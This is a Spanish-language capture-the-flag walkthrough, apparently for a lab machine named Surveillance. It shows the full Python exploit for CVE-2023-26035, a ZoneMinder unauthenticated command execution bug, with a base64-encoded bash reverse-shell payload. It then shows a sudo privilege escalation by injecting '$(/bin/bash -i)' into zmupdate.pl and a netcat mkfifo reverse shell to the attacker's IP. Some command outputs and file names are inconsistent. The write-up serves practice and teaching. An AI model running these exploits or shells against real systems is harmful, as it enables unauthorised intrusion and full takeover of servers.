
```

matthew@surveillance:/usr/share/zonefinder/www/api$ ls
CONTRIBUTING.md README.md app build.properties build.xml composer.json css img index.php lib
matthew@surveillance:/usr/share/zonefinder/www/api$ cd app
matthew@surveillance:/usr/share/zonefinder/www/api/app$ ls
Config Console Controller Model Plugin View index.php tmp vendor webroot
matthew@surveillance:/usr/share/zonefinder/www/api/app$ cd Config
matthew@surveillance:/usr/share/zonefinder/www/api/app/Config$ ls
Schema acl.ini.php acl.php bootstrap.php core.php core.php.default database.php.default email.php.default routes.php
matthew@surveillance:/usr/share/zonefinder/www/api/app/Config$ cat * | grep -i version
cat: Schema: Is a directory
Configure:write: 'ZM_VERSION', '1.36.32');
Configure:write: 'ZM_API_VERSION', '1.36.32.1');
* for instance. Each version can then have its own view cache namespace.
* value to false, when dealing with older versions of IE, Chrome Frame or certain web-browsing devices and AJAX
* for instance. Each version can then have its own view cache namespace.
* value to false, when dealing with older versions of IE, Chrome Frame or certain web-browsing devices and AJAX
matthew@surveillance:/usr/share/zonefinder/www/api/app/Config$

```

- Encontramos un exploit para esta versión, el cual deriva en una ejecución remota de comandos. Compartimos este exploit a continuación.

• <https://github.com/rvixz/CVE-2023-26035>



- Clonamos este repositorio en nuestro directorio de trabajo, le damos permisos de ejecución al exploit. Habiéndonos puesto en escucha previamente con **Netcat** por un puerto, lanzamos el exploit con: `python3 exploit.py -t http://127.0.0.1:2222/ -i 10.10.16.12 -p 5555`,

```

python3 exploit.py -t http://127.0.0.1:2222/ -i 10.10.16.12 -p 5555
[>] fetching csrf token
[>] received the token: key:b57bda3fd5c98035d37b001c4f70d5b61cf917b,1709119145
[>] executing...
[>] sending payload..

> sudo su
[sudo] password for parrot:
> nc -nlvp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.245.
Ncat: Connection from 10.10.11.245:56268.
bash: cannot set terminal process group (1114): Inappropriate ioctl for device
bash: no job control in this shell
zonefinder@surveillance:/usr/share/zonefinder/www$

```

66

- **CVE-2023-26035:**
 - Se trata de una vulnerabilidad crítica en **ZoneMinder**, un software gratuito y de código abierto para sistemas de videovigilancia (CCTV) en Linux. La vulnerabilidad, presente en versiones anteriores a la **1.36.33** y **1.37.33**, permite la ejecución remota de código sin autenticación debido a la falta de comprobaciones de autorización. Esto ocurre porque el software no verifica los permisos en la acción

de captura de instantáneas, que está destinada a obtener un monitor existente pero puede ser manipulada para crear uno nuevo. Este abuso finalmente lleva a la ejecución de comandos arbitrarios a través de la función `shell_exec` con la ID proporcionada.

```
import re
import requests
from bs4 import BeautifulSoup
import argparse
import base64

# CVE-2023-26035 - Unauthenticated RCE in ZoneMinder Snapshots
# Author : Ravindu Wickramasinghe | rvz (@RVIZX9)

class ZoneMinderExploit:
    def __init__(self, target_uri):
        self.target_uri = target_uri
        self.csrf_magic = None

    def fetch_csrf_token(self):
        print("[>] fetching csrt token")
        response = requests.get(self.target_uri)
        self.csrf_magic = self.get_csrf_magic(response)
        if response.status_code == 200 and re.match(r'^key:[a-f0-9]{40},\d+',
self.csrf_magic):
            print(f"[>] recieved the token: {self.csrf_magic}")
            return True
        print("[!] unable to fetch or parse token.")
        return False

    def get_csrf_magic(self, response):
        return BeautifulSoup(response.text, 'html.parser').find('input', {'name':
'__csrf_magic'}).get('value', None)

    def execute_command(self, cmd):
        print("[>] sending payload..")
        data = {'view': 'snapshot', 'action': 'create', 'monitor_ids[0][Id]': f'{cmd}',
'__csrf_magic': self.csrf_magic}
        response = requests.post(f"{self.target_uri}/index.php", data=data)
        print("[>] payload sent" if response.status_code == 200 else "[!] failed to send
payload")

    def exploit(self, payload):
        if self.fetch_csrf_token():
            print(f"[>] executing...")
            self.execute_command(payload)

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument('-t', '--target-url', required=True, help='target url endpoint')
    parser.add_argument('-ip', '--local-ip', required=True, help='local ip')
    parser.add_argument('-p', '--port', required=True, help='port')
```

```

args = parser.parse_args()

# generating the payload
ps1 = f"bash -i >& /dev/tcp/{args.local_ip}/{args.port} 0>&1"
ps2 = base64.b64encode(ps1.encode()).decode()
payload = f"echo {ps2} | base64 -d | /bin/bash"

ZoneMinderExploit(args.target_url).exploit(payload)

```

- **Clase** `ZoneMinderExploit`: define una clase llamada `ZoneMinderExploit` que encapsula toda la funcionalidad del exploit.
 - **Método** `fetch_csrf_token`: este método realiza una solicitud HTTP **GET** a la URL de destino proporcionada (`target_url`) para obtener el **token CSRF** necesario para la ejecución del exploit. Luego, analiza la respuesta HTML utilizando *BeautifulSoup* para extraer el valor del token CSRF. Si se encuentra el token y cumple con un patrón específico (`^key:[a-f0-9]{40},\d+`), se considera válido.
 - **Método** `get_csrf_magic`: este método extrae el valor del token CSRF del HTML de la respuesta utilizando *BeautifulSoup*.
 - **Método** `execute_command`: este método ejecuta el comando proporcionado como argumento (`cmd`) en el servidor objetivo. Construye los datos de la solicitud **POST** que incluyen el comando a ejecutar y el token CSRF obtenido anteriormente. Luego, realiza una solicitud HTTP POST al servidor objetivo.
 - **Método** `exploit`: este método automatiza la ejecución del exploit. Primero, intenta obtener el token CSRF llamando a `fetch_csrf_token()`. Si se obtiene con éxito el token CSRF, se procede a ejecutar el comando especificado mediante una llamada a `execute_command()`.
- **Argumentos de línea de comandos**: el script utiliza el módulo `argparse` para analizar los argumentos de línea de comandos. Los argumentos esperados son la URL del objetivo (`--target-url`), la dirección IP local (`--local-ip`) y el puerto local (`--port`).
- **Generación del payload**: el exploit genera un payload de **Bash** para obtener una shell interactiva en el servidor objetivo. El payload se codifica en **base64** y se ejecuta en el servidor a través del comando `echo` y `base64 -d`.

1.11. Privesc via ZoneMinder update in sudoers

- Tenemos nuestra sesión como usuario *zoneminder*. Una de las primeras cosas que hacemos es `sudo -l` para ver los permisos que tenemos a nivel de **sudoers**. Vemos que podemos ejecutar como cualquier usuario un archivo `/usr/bin/zmupdate.pl`. Vamos a este directorio. Este archivo parece actualizar la base de datos de *zoneminder*. En cualquier caso, hacemos `sudo /usr/bin/zmupdate.pl -h` para ver el menú de ayuda de este ejecutable. Vamos a tratar de generar una shell como usuario privilegiado.

- ```

zoneminder@surveillance:/usr/bin$ sudo -l
Matching Defaults entries for zoneminder on surveillance:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User zoneminder may run the following commands on surveillance:
(all = ALL) NOPASSWD: /usr/bin/zmca-zd-21.pl *
zoneminder@surveillance:/usr/bin$ cd /usr/bin
zoneminder@surveillance:/usr/bin$ sudo /usr/bin/zmupdate.pl
Database already at version 1.36.32, update skipped.
zoneminder@surveillance:/usr/bin$ sudo /usr/bin/zmupdate.pl -h
Unknown option: h
Usage:
zmupdate.pl -c, --check | -f, --freshen | -v <version>, --version=<version>
[-u <dbuser>] -p <dbpass>

Options:
-c, --check - Check for updated versions of ZoneMinder -f, --freshen -
Freshen the configuration in the database. Equivalent of old zmconfig.pl
-noi --noigrate-events - Update database structures as per
USE_DEEP_STORAGE setting. -v <version>, --version=<version> - Force
upgrade to the current version from <version> -u <dbuser>,
--user=<dbuser> - Alternate DB user with privileges to alter DB -p
<dbpass>, --pass=<dbpass> - Password of alternate DB user with
privileges to alter DB -s, --super - Use system maintenance account on
debian based systems instead of unprivileged account -d <dir>,
--dir=<dir> - Directory containing update files if not in default build
location -interactive - interact with the user -nointeractive - do not
interact with the user

zoneminder@surveillance:/usr/bin$

```

- Ejecutamos ahora `sudo /usr/bin/zmupdate.pl --version=1 --user='$(/bin/bash -i)' --pass=ZoneMinderPassword2023`. Mediante este parámetro `'$(/bin/bash -i)'`, creamos una nueva sesión de **Bash** interactiva, y al ser **root** quién ejecuta este comando (`sudo`), obtenemos esta shell como usuario **root**. Tras probar diferentes contraseñas, finalmente fue válida **ZoneMinderPassword2023**, la cual encontramos al ejecutar **LinPEAS**.

- ```

zoneminder@surveillance:/usr/bin$ sudo /usr/bin/zmupdate.pl --version=1 --user='$(/bin/bash -i)' --pass=ZoneMinderPassword2023
Initiating database upgrade to version 1.36.32 from version 1
WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.32. Is this correct?
Press enter to continue or ctrl-C to abort :

Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : y
Creating backup to /tmp/zm/zm-1.dump. This may take several minutes.
root@surveillance:/usr/bin$ cd /root
root@surveillance:~# ls
root@surveillance:~# ls
root@surveillance:~# ls -la

```

- Como no podíamos ver el output de los comandos ejecutados, nos enviamos otra shell a un puerto en el que previamente nos hayamos puesto en escucha en nuestra máquina de atacante. Ahora sí, estamos como **root** con una consola totalmente interactiva.

- ```

root@surveillance:~# rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.16.12 4141 >/tmp/f
|

> sudo su
[sudo] password for parrot:
> nc -nlvp 4141
Ncat: Version 0.92 (https://nmap.org/ncat)
Ncat: Listening on :::4141
Ncat: Listening on 0.0.0.0:4141
Ncat: Connection from 10.10.11.245.
Ncat: Connection from 10.10.11.245:36872.
root@surveillance:~# whoami
root
root@surveillance:~# ls
ls
root.txt
root@surveillance:~# cat ro
cat root.txt
@b0d0b0d0f0a2b0c1e429b4fa6e7187
root@surveillance:~#

```